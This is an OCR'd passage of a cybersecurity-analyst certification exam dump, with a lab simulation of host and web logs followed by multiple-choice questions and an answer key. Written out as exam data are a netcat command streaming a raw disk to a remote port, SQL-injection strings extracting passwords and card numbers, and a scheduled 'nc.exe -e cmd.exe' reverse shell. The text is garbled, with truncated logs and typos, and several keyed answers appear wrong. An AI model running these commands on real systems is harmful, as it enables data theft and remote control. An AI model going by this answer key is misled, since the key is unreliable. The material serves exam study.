

21/tcp open ftp
23/tcp open telnet?
80/tcp open http
280/tcp open http
515/tcp open sdmsvc LANDesk Software Distribution (sdmsvc.exe)
631/tcp open http
9100/tcp open
Device type: printer|print server
Running: embedded
OS details: printer/print server
Nmap finished 1 IP address (1 host up) scanned in 4.20 seconds
Localhost: ~# cat /dev/hda|netcat -q 0 172.30.0.10 9100
Logs
Solutions
Development PC
X
Possible Actions:
Recommended Solutions:
NIPS
WAF
HIPS
Secure coding
Server side validation
Application whitelisting
NIPS
Save
Exit


Logs
Solutions
Accounting PC
X
Audit Success 3/20/2016 16:40:43 AM Microsoft Windows security auditing. 4738 User Account Management
Audit Success 3/20/2016 16:40:43 AM Microsoft Windows security auditing. 4732 Security Group Management
Audit Success 3/20/2016 16:40:43 AM Microsoft Windows security auditing. 4738 User Account Management
Audit Success 3/20/2016 16:40:43 AM Microsoft Windows security auditing. 4732 Security Group Management
Audit Success 3/20/2016 16:40:42 AM Microsoft Windows security auditing. 4738 User Account Management
Audit Success 3/20/2016 16:40:41 AM Microsoft Windows security auditing. 4722 User Account Management
Audit Success 3/20/2016 16:40:41 AM Microsoft Windows security auditing. 4720 User Account Management
Audit Success 3/20/2016 16:40:40 AM Microsoft Windows security auditing. 4728 Security Group Management
Audit Success 3/20/2016 16:40:37 AM Microsoft Windows security auditing. 4625 Logon
Audit Success 3/20/2016 16:40:37 AM Microsoft Windows security auditing. 4672 Special Logon
Audit Success 3/20/2016 16:40:37 AM Microsoft Windows security auditing. 4624 Logon
Audit Success 3/20/2016 16:40:37 AM Microsoft Windows security auditing. 4624 Logon
Audit Failure 3/20/2016 16:40:37 AM Microsoft Windows security auditing. 4648 Logon
Audit Success 3/20/2016 16:40:36 AM Microsoft Windows security auditing. 4673 Sensitive Privilege Use
Audit Success 3/20/2016 16:40:36 AM Microsoft Windows security auditing. 4673 Sensitive Privilege Use
Audit Success 3/20/2016 16:40:36 AM Microsoft Windows security auditing. 4624 Logon
Audit Success 3/20/2016 16:40:36 AM Microsoft Windows security auditing. 4672 Special Logon
Logs
Solutions
Accounting PC
X
Possible Actions:
Recommended Solutions:
NIPS
WAF
HIPS
Secure coding
Server side validation
Application whitelisting
HIPS
Save
Exit
Logs
Solutions
Web Server
X
123.123.123.123 - - [02/Mar/2016:16:20:48 -0400] "GET /pics/wpaper.gif



```
I; PPC)"
fcrawler.company.com - - [02/Mar/2016:16:20:48 -0400] "GET /contacts.html
HTTP/1.0" 200 4595 "-" "FAST-WebCrawler/2.1-pre2 (ashen@company.net)"
123.123.123.123 - - [02/Mar/2016:16:20:49 -0400] "GET /asctortf/ HTTP/1.0" 200
8130 "http://search.company.com/Computers/Data_Formats/Document/Text/RTF"
"Mozilla/4.05 (Macintosh; I; PPC)"
fcrawler.company.com - - [02/Mar/2016:16:20:49 -0400] "GET /contacts.html
HTTP/1.0" 200 4595 "-" "FAST-WebCrawler/2.1-pre2 (ashen@company.net)"
123.123.123.123 - - [02/Mar/2016:16:20:49 -0400] "GET /pics/5star2000.gif
HTTP/1.0" 200 4005 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh;
I; PPC)"
fcrawler.company.com - - [02/Mar/2016:16:20:50 -0400] "GET /news/news.html
HTTP/1.0" 200 16716 "-" "FAST-WebCrawler/2.1-pre2 (ashen@company.net)"
123.123.123.123 - - [02/Mar/2016:16:20:50 -0400] "GET /pics/5star.gif HTTP/1.0"
200 1031 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
123.123.123.123 - - [02/Mar/2016:16:20:51 -0400] "GET /pics/a2hlogo.jpg
HTTP/1.0" 200 4282 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh;
I; PPC)"
123.123.123.123 - - [02/Mar/2016:16:20:51 -0400] "GET /cgi-bin/newcount
HTTP/1.0" 200 36 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I;
PPC)"
ppp931.on.company.com - - [02/Mar/2016:16:20:52 -0400] "GET
/download/windows/asctab31.zip HTTP/1.0" 200 1540096
"http://www.company.com/downloads/freeware/webdevelopment/15.html"
"Mozilla/4.7 [en]C-SYMPA  (Win95; U)"
151.44.15.252 - - [02/Mar/2016:16:20:58 -0400] "GET /cgi-
bin/forum/commentary.pl/noframes/read/209 HTTP/1.1" 200 6863
 "http://search.virgilio.it/search/cgi/search.cgi" "Mozilla/4.0 (compatible; MSIE 6.0;
 Windows NT 5.1; Hotbar 4.4.7.0)
123.123.123.123 - - [02/Mar/2016:16:21:00 -0400] "GET
http://www.comptia.com/asctortf/portal.php?ID=-1 UNION SELECT 1,pass,cc
FROM users WHERE uname='test' HTTP/1.1
123.123.123.123 - - [02/Mar/2016:16:21:00 -0400] "GET /internet/index.html
HTTP/1.1" 200 6792 "http://www.company.com/video/streaming/http.html"
"Mozilla/5.0 (X11; U; Linux i686; es-ES; rv:1.6) Gecko/20040413 Debian/1.6-5"
151.44.15.252 - - [02/Mar/2016:16:21:21 +1200] "GET /js/master.js HTTP/1.1" 200
2263 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
151.44.15.252 - - [02/Mar/2016:16:21:21 +1200] "GET /css/master.css HTTP/1.1"
200 6123 "http://www.company.com/cgi-
 Windows NT 5.1; Hotbar 4.4.7.0)
151.44.15.252 - - [02/Mar/2016:16:21:21 +1200] "GET
```


151.44.15.252 - - [02/Mar/2016:16:21:21 +1200] "GET /data/zookeeper/ico-100.gif HTTP/1.1" 200 196 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)
151.44.15.252 - - [02/Mar/2016:16:21:22 +1200] "GET /adsense-alternate.html HTTP/1.1" 200 887 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)
151.44.15.252 - - [02/Mar/2016:16:21:39 +1200] "GET /data/zookeeper/status.html HTTP/1.1" 200 4195 "http://www.company.com/cgi-bin/forum/comm
Logs
Solutions
Web Server
X
Possible Actions:
Recommended Solutions:
NIPS
WAF
HIPS
Secure coding
Server side validation
Application whitelisting
Application whitelisting
Save
Exit
Logs
Solutions
Database
X
Audit Failure 2016/4/16 11:33 Microsoft Windows security auditing. 4625 Logon
Audit Success 2016/4/16 11:35 Microsoft Windows security auditing. 4672 Special Logon
Audit Success 2016/4/16 11:35 Microsoft Windows security auditing. 4624 Logon
Audit Success 2016/4/16 11:35 Microsoft Windows security auditing. 4624 Logon
Audit Success 2016/4/16 11:35 Microsoft Windows security auditing. 4648 Logon
Audit Success 2016/4/16 11:35 Microsoft Windows security auditing. 4673 Sensitive Privilege Use
Audit Failure 2016/4/16 11:35 Microsoft Windows security auditing. 4673 Sensitive Privilege Use
Audit Success 2016/4/16 11:35 Microsoft Windows security auditing. 4624 Logon
Audit Success 2016/4/16 11:35 Microsoft Windows security auditing. 4672 Special Logon


Logs
Solutions
Database
X
Possible Actions:
Recommended Solutions:
NIPS
WAF
HIPS
Secure coding
Server side validation
Application whitelisting
Save
Exit
Logs
Solutions
Marketing PC
X
File isoburner.iso.rar download complete. Seeding...
Logs
Solutions
Marketing PC
X
Possible Actions:
Recommended Solutions:
NIPS
WAF
HIPS
Secure coding
Server side validation
Application whitelisting
Save
Exit

NEW QUESTION 96
Which of the following items represents a document that includes detailed information on when an incident was detected, how impactful the incident was, and how it was remediated, in addition to incident response effectiveness and any identified gaps needing improvement?

A. Forensic analysis report
B. Chain of custody report
C. Trends analysis report
D. Lessons learned report

Answer: D

NEW QUESTION 100
An analyst has initiated an assessment of an organization's security posture. As a part of this review, the analyst would like to determine how much information about the organization is exposed externally. Which of the following techniques would BEST help the analyst accomplish this goal? (Select two.)

A. Fingerprinting
B. DNS query log reviews
C. Banner grabbing
D. Internet searches
E. Intranet portal reviews
F. Sourcing social network sites
G. Technical control audits

Answer: DF

NEW QUESTION 103
A company has recently launched a new billing invoice website for a few key vendors. The cybersecurity analyst is receiving calls that the website is performing slowly and the pages sometimes time out. The analyst notices the website is receiving millions of requests, causing the service to become unavailable. Which of the following can be implemented to maintain the availability of the website?

A. VPN
B. Honeypot
C. Whitelisting
D. DMZ
E. MAC filtering

Answer: C

NEW QUESTION 107
Using a heuristic system to detect an anomaly in a computer's baseline, a system administrator was able to detect an attack even though the company signature based IDS and antivirus did not detect it. Further analysis revealed that the attacker had downloaded an executable file onto the company PC from the USB port, and executed it to trigger a privilege escalation flaw. Which of the following attacks has MOST likely occurred?

A. Cookie stealing
B. Zero-day
C. Directory traversal
D. XML injection

Answer: B

NEW QUESTION 112
An application development company released a new version of its software to the public. A few days after the release, the company is notified by end users that the application is notably slower, and older security bugs have reappeared in the new release. The development team has decided to include the security analyst during their next development cycle to help address the reported issues. Which of the following should the security analyst focus on to remedy the existing reported problems?

A. The security analyst should perform security regression testing during each application development cycle.
B. The security analyst should perform end user acceptance security testing during each application development cycle.
C. The security analyst should perform secure coding practices during each application development cycle.
D. The security analyst should perform application fuzzing to locate application vulnerabilities during each application development cycle.

Answer: A

NEW QUESTION 113
The help desk informed a security analyst of a trend that is beginning to develop regarding a suspicious email that has been reported by multiple users. The analyst has determined the email includes an attachment named invoice.zip that contains the following files:
Locky.js xerty.ini xerty.lib
Further analysis indicates that when the .zip file is opened, it is installing a new version of ransomware on the devices. Which of the following should be done FIRST to prevent data on the company NAS from being encrypted by infected devices?

A. Disable access to the company VPN.
B. Email employees instructing them not to open the invoice attachment.
C. Set permissions on file shares to read-only.
D. Add the URL included in the .js file to the company's web proxy filter.

Answer: B

NEW QUESTION 115
A software patch has been released to remove vulnerabilities from company's software. A security analyst has been tasked with testing the software to ensure the vulnerabilities have been remediated and the application is still functioning properly. Which of the following tests should be performed NEXT?

A. Fuzzing
B. User acceptance testing
C. Regression testing
D. Penetration testing

Answer: C

NEW QUESTION 119
A security analyst received a compromised workstation. The workstation's hard drive may contain evidence of criminal activities. Which of the following is the FIRST thing the analyst must do to ensure the integrity of the hard drive while performing the analysis?

A. Make a copy of the hard drive.
B. Use write blockers.
C. Run rm –R command to create a hash.
D. Install it on a different machine and explore the content.

Answer: B

NEW QUESTION 121
A cybersecurity analyst is conducting a security test to ensure that information regarding the web server is protected from disclosure. The cybersecurity analyst requested an HTML file from the web server, and the response came back as follows:

```
HTTP/1.1 404 Object Not Found
Server: Microsoft-IIS/5.0
Date: Tues, 19 Apr 2016 06:32:24 GMT
Content-Type: text/html
Content-Length: 111
<html><head><title>Site Not Found</title></head>
<body>No web site is configured at this address. </body></html>
```

Which of the following actions should be taken to remediate this security issue?

A. Set "Allowlatescanning" to 1 in the URLScan.ini configuration file.
B. Set "Removeserverheader" to 1 in the URLScan.ini configuration file.
C. Set "Enablelogging" to 0 in the URLScan.ini configuration file.
D. Set "Perprocesslogging" to 1 in the URLScan.ini configuration file.

Answer: B

NEW QUESTION 125
A network administrator is attempting to troubleshoot an issue regarding certificates on a secure website. During the troubleshooting process, the network administrator notices that the web gateway proxy on the local network has signed all of the certificates on the local machine.
Which of the following describes the type of attack the proxy has been legitimately programmed to perform?

A. Transitive access
B. Spoofing
C. Man-in-the-middle
D. Replay

Answer: C

NEW QUESTION 126
An analyst wants to use a command line tool to identify open ports and running services on a host along with the application that is associated with those services and port. Which of the following should the analyst use?

A. Wireshark
B. Qualys
C. netstat
D. nmap
E. ping

Answer: D

NEW QUESTION 130
A cybersecurity analyst is currently investigating a server outage. The analyst has discovered the following value was entered for the username: 0xbfff601a. Which of the following attacks may be occurring?

A. Buffer overflow attack
B. Man-in-the-middle attack

C. Smurf attack
D. Format string attack
E. Denial of service attack

Answer: D

NEW QUESTION 131
A technician receives a report that a user's workstation is experiencing no network connectivity. The technician investigates and notices the patch cable running the back of the user's VoIP phone is routed directly under the rolling chair and has been smashed flat over time.
Which of the following is the most likely cause of this issue?

A. Cross-talk
B. Electromagnetic interference
C. Excessive collisions
D. Split pairs

Answer: C

NEW QUESTION 132
An analyst is observing unusual network traffic from a workstation. The workstation is communicating with a known malicious site over an encrypted tunnel. A full antivirus scan with an updated antivirus signature file does not show any sign of infection. Which of the following has occurred on the workstation?

A. Zero-day attack
B. Known malware attack
C. Session hijack
D. Cookie stealing

Answer: A

NEW QUESTION 137
A company discovers an unauthorized device accessing network resources through one of many network drops in a common area used by visitors.
The company decides that it wants to quickly prevent unauthorized devices from accessing the network but policy prevents the company from making changes on every connecting client.
Which of the following should the company implement?

A. Port security
B. WPA2
C. Mandatory Access Control
D. Network Intrusion Prevention

Answer: A

NEW QUESTION 139
Which of the following represent the reasoning behind careful selection of the timelines and time-of-day boundaries for an authorized penetration test? (Select TWO).

A. To schedule personnel resources required for test activities
B. To determine frequency of team communication and reporting
C. To mitigate unintended impacts to operations
D. To avoid conflicts with real intrusions that may occur
E. To ensure tests have measurable impact to operations

Answer: AC

NEW QUESTION 141
A web application has a newly discovered vulnerability in the authentication method used to validate known company users. The user ID of Admin with a password of "password" grants elevated access to the application over the Internet. Which of the following is the BEST method to discover the vulnerability before a production deployment?

A. Manual peer review
B. User acceptance testing
C. Input validation
D. Stress test the application

Answer: C

NEW QUESTION 142
After reviewing the following packet, a cybersecurity analyst has discovered an unauthorized service is running on a company's computer.

```
16:26:42.943463 IP 192.168.1.10:25 > 10.38.219.20:3389 Flags
[P.], seq 1768:1901, ackl, win 511, options [nop,nop,TS val
271989777 ecr 475239494], length 133
```

Which of the following ACLs, if implemented, will prevent further access ONLY to the unauthorized service and will not impact other services?

A. DENY TCP ANY HOST 10.38.219.20 EQ 3389

B. DENY IP HOST 10.38.219.20 ANY EQ 25
C. DENY IP HOST192.168.1.10 HOST 10.38.219.20 EQ 3389
D. DENY TCP ANY HOST 192.168.1.10 EQ 25

Answer: A

NEW QUESTION 146
A recent vulnerability scan found four vulnerabilities on an organization's public Internet-facing IP addresses. Prioritizing in order to reduce the risk of a breach to the organization, which of the following should be remediated FIRST?

A. A cipher that is known to be cryptographically weak.
B. A website using a self-signed SSL certificate.
C. A buffer overflow that allows remote code execution.
D. An HTTP response that reveals an internal IP address.

Answer: C

NEW QUESTION 149
An organization wants to remediate vulnerabilities associated with its web servers. An initial vulnerability scan has been performed, and analysts are reviewing the results. Before starting any remediation, the analysts want to remove false positives to avoid spending time on issues that are not actual vulnerabilities. Which of the following would be an indicator of a likely false positive?

A. Reports show the scanner compliance plug-in is out-of-date.
B. Any items labeled 'low' are considered informational only.
C. The scan result version is different from the automated asset inventory.
D. 'HTTPS' entries indicate the web page is encrypted securely.

Answer: B

NEW QUESTION 152
An alert has been distributed throughout the information security community regarding a critical Apache vulnerability. Which of the following courses of action would ONLY identify the known vulnerability?

A. Perform an unauthenticated vulnerability scan on all servers in the environment.
B. Perform a scan for the specific vulnerability on all web servers.
C. Perform a web vulnerability scan on all servers in the environment.
D. Perform an authenticated scan on all web servers in the environment.

Answer: B

NEW QUESTION 155
A security analyst has been asked to remediate a server vulnerability. Once the analyst has located a patch for the vulnerability, which of the following should happen NEXT?

A. Start the change control process.
B. Rescan to ensure the vulnerability still exists.
C. Implement continuous monitoring.
D. Begin the incident response process.

Answer: A

NEW QUESTION 157
A cybersecurity analyst has received a report that multiple systems are experiencing slowness as a result of a DDoS attack. Which of the following would be the BEST action for the cybersecurity analyst to perform?

A. Continue monitoring critical systems.
B. Shut down all server interfaces.
C. Inform management of the incident.
D. Inform users regarding the affected systems.

Answer: C

NEW QUESTION 161
While a threat intelligence analyst was researching an indicator of compromise on a search engine, the web proxy generated an alert regarding the same indicator. The threat intelligence analyst states that related sites were not visited but were searched for in a search engine. Which of the following MOST likely happened in this situation?

A. The analyst is not using the standard approved browser.
B. The analyst accidently clicked a link related to the indicator.
C. The analyst has prefetch enabled on the browser in use.
D. The alert in unrelated to the analyst's search.

Answer: C

NEW QUESTION 163

A cybersecurity analyst is retained by a firm for an open investigation. Upon arrival, the cybersecurity analyst reviews several security logs.
Given the following snippet of code:

```
sc config schedule start auto
net start schedule
at 13:30 ""C:\nc.exe 192.168.0.101 777 -e cmd.exe ""
```

Which of the following combinations BEST describes the situation and recommendations to be made for this situation?

A. The cybersecurity analyst has discovered host 192.168.0.101 using Windows Task Scheduler at 13:30 to runnc.exe; recommend proceeding with the next step of removing the host from the network.
B. The cybersecurity analyst has discovered host 192.168.0.101 to be running thenc.exe file at 13:30 using the auto cron job remotely, there are no recommendations since this is not a threat currently.
C. The cybersecurity analyst has discovered host 192.168.0.101 is beaconing every day at 13:30 using thenc.exe file; recommend proceeding with the next step of removing the host from the network.
D. The security analyst has discovered host 192.168.0.101 is a rogue device on the network, recommend proceeding with the next step of removing the host from the network.

Answer: A

Explanation: Topic 2, Exam Set B

NEW QUESTION 168
Various devices are connecting and authenticating to a single evil twin within the network. Which of the following are MOST likely being targeted?

A. Mobile devices
B. All endpoints
C. VPNs
D. Network infrastructure
E. Wired SCADA devices

Answer: A

Explanation: Reference
http://www.corecom.com/external/livesecurity/eviltwin1.htm

NEW QUESTION 172
An analyst was testing the latest version of an internally developed CRM system. The analyst created a basic user account. Using a few tools in Kali's latest distribution, the analyst was able to access configuration files, change permissions on folders and groups, and delete and create new system objects. Which of the following techniques did the analyst use to perform these unauthorized activities?

A. Impersonation
B. Privilege escalation
C. Directory traversal
D. Input injection

Answer: C

NEW QUESTION 175
A company has several internal-only, web-based applications on the internal network. Remote employees are allowed to connect to the internal corporate network with a company-supplied VPN client. During a project to upgrade the internal application, contractors were hired to work on a database server and were given copies of the VPN client so they could work remotely. A week later, a security analyst discovered an internal web-server had been compromised by malware that originated from one of the contractor's laptops. Which of the following changes should be made to BEST counter the threat presented in this scenario?

A. Create a restricted network segment for contractors, and set up a jump box for the contractors to use to access internal resources.
B. Deploy a web application firewall in the DMZ to stop Internet-based attacks on the web server.
C. Deploy an application layer firewall with network access control lists at the perimeter, and then create alerts for suspicious Layer 7 traffic.
D. Require the contractors to bring their laptops on site when accessing the internal network instead of using the VPN from a remote location.
E. Implement NAC to check for updated anti-malware signatures and location-based rules for PCs connecting to the internal network.

Answer: E

NEW QUESTION 180
A cybersecurity professional wants to determine if a web server is running on a remote host with the IP address 192.168.1.100. Which of the following can be used to perform this task?

A. nc 192.168.1.100 -1 80
B. ps aux 192.168.1.100
C. nmap 192.168.1.100 –p 80 –A
D. dig www 192.168.1.100
E. ping –p 80 192.168.1.100

Answer: C

NEW QUESTION 183
A new zero day vulnerability was discovered within a basic screen capture app, which is used throughout the environment Two days after discovering the vulnerability, the manufacturer of the software has not announced a remediation or it there will be a fix for this newly discovered vulnerability. The vulnerable

application is not uniquely critical, but it is used occasionally by the management and executive management teams The vulnerability allows remote code execution to gam privileged access to the system Which of the following is the BEST course of action to mitigate this threat'

A. Work with the manufacturer to determine the tone frame for the fix.
B. Block the vulnerable application traffic at the firewall and disable the application services on each computer.
C. Remove the application and replace it with a similar non-vulnerable application.
D. Communicate with the end users that the application should not be used until the manufacturer has reserved the vulnerability.

Answer: D

NEW QUESTION 187
An executive tasked a security analyst to aggregate past logs, traffic, and alerts on a particular attack vector. The analyst was then tasked with analyzing the data and making predictions on future complications regarding this attack vector. Which of the following types of analysis is the security analyst MOST likely conducting?

A. Trend analysis
B. Behavior analysis
C. Availability analysis
D. Business analysis

Answer: A

NEW QUESTION 190
A software development company in the manufacturing sector has just completed the alpha version of its flagship application. The application has been under development for the past three years. The SOC has seen intrusion attempts made by indicators associated with a particular APT. The company has a hot site location for COOP. Which of the following threats would most likely incur the BIGGEST economic impact for the company?

A. DDoS
B. ICS destruction
C. IP theft
D. IPS evasion

Answer: A

NEW QUESTION 194
A security analyst is attempting to configure a vulnerability scan for a new segment on the network. Given the requirement to prevent credentials from traversing the network while still conducting a credentialed scan, which of the following is the BEST choice?

A. Install agents on the endpoints to perform the scan
B. Provide each endpoint with vulnerability scanner credentials
C. Encrypt all of the traffic between the scanner and the endpoint
D. Deploy scanners with administrator privileges on each endpoint

Answer: A

NEW QUESTION 196
An analyst has noticed unusual activities in the SIEM to a .cn domain name. Which of the following should the analyst use to identify the content of the traffic?

A. Log review
B. Service discovery
C. Packet capture
D. DNS harvesting

Answer: C

NEW QUESTION 198
There have been several exploits to critical devices within the network. However, there is currently no process to perform vulnerability analysis.
Which of the following should the security analyst implement during production hours to identify critical threats and vulnerabilities?

A. Asset inventory of all critical devices
B. Vulnerability scanning frequency that does not interrupt workflow
C. Daily automated reports of exploited devices
D. Scanning of all types of data regardless of sensitivity levels

Answer: B

NEW QUESTION 203
A malicious user is reviewing the following output: root:~#ping 192.168.1.137
64 bytes from 192.168.2.1 icmp_seq=1 ttl=63 time=1.58 ms 64 bytes from 192.168.2.1 icmp_seq=2 ttl=63 time=1.45 ms root: ~#
Based on the above output, which of the following is the device between the malicious user and the target?

A. Proxy
B. Access point
C. Switch
D. Hub

Answer: A

NEW QUESTION 206
A cybersecurity analyst has identified a new mission-essential function that utilizes a public cloud-based system. The analyst needs to classify the information processed by the system with respect to CIA. Which of the following should provide the CIA classification for the information?

A. The cloud provider
B. The data owner
C. The cybersecurity analyst
D. The system administrator

Answer: B

NEW QUESTION 209
Following a data compromise, a cybersecurity analyst noticed the following executed query: SELECT * from Users WHERE name = rick OR 1=1
Which of the following attacks occurred, and which of the following technical security controls would BEST reduce the risk of future impact from this attack? (Select TWO).

A. Cookie encryption
B. XSS attack
C. Parameter validation
D. Character blacklist
E. Malicious code execution
F. SQL injection

Answer: CF

Explanation: Reference https://lwn.net/Articles/177037/

NEW QUESTION 211
A security analyst at a small regional bank has received an alert that nation states are attempting to infiltrate financial institutions via phishing campaigns. Which of the following techniques should the analyst recommend as a proactive measure to defend against this type of threat?

A. Honeypot
B. Location-based NAC
C. System isolation
D. Mandatory access control
E. Bastion host

Answer: B

NEW QUESTION 216
A malware infection spread to numerous workstations within the marketing department. The workstations were quarantined and replaced with machines.
Which of the following represents a FINAL step in the eradication of the malware?

A. The workstations should be isolated from the network.
B. The workstations should be donated for reuse.
C. The workstations should be reimaged.
D. The workstations should be patched and scanned.

Answer: D

NEW QUESTION 220
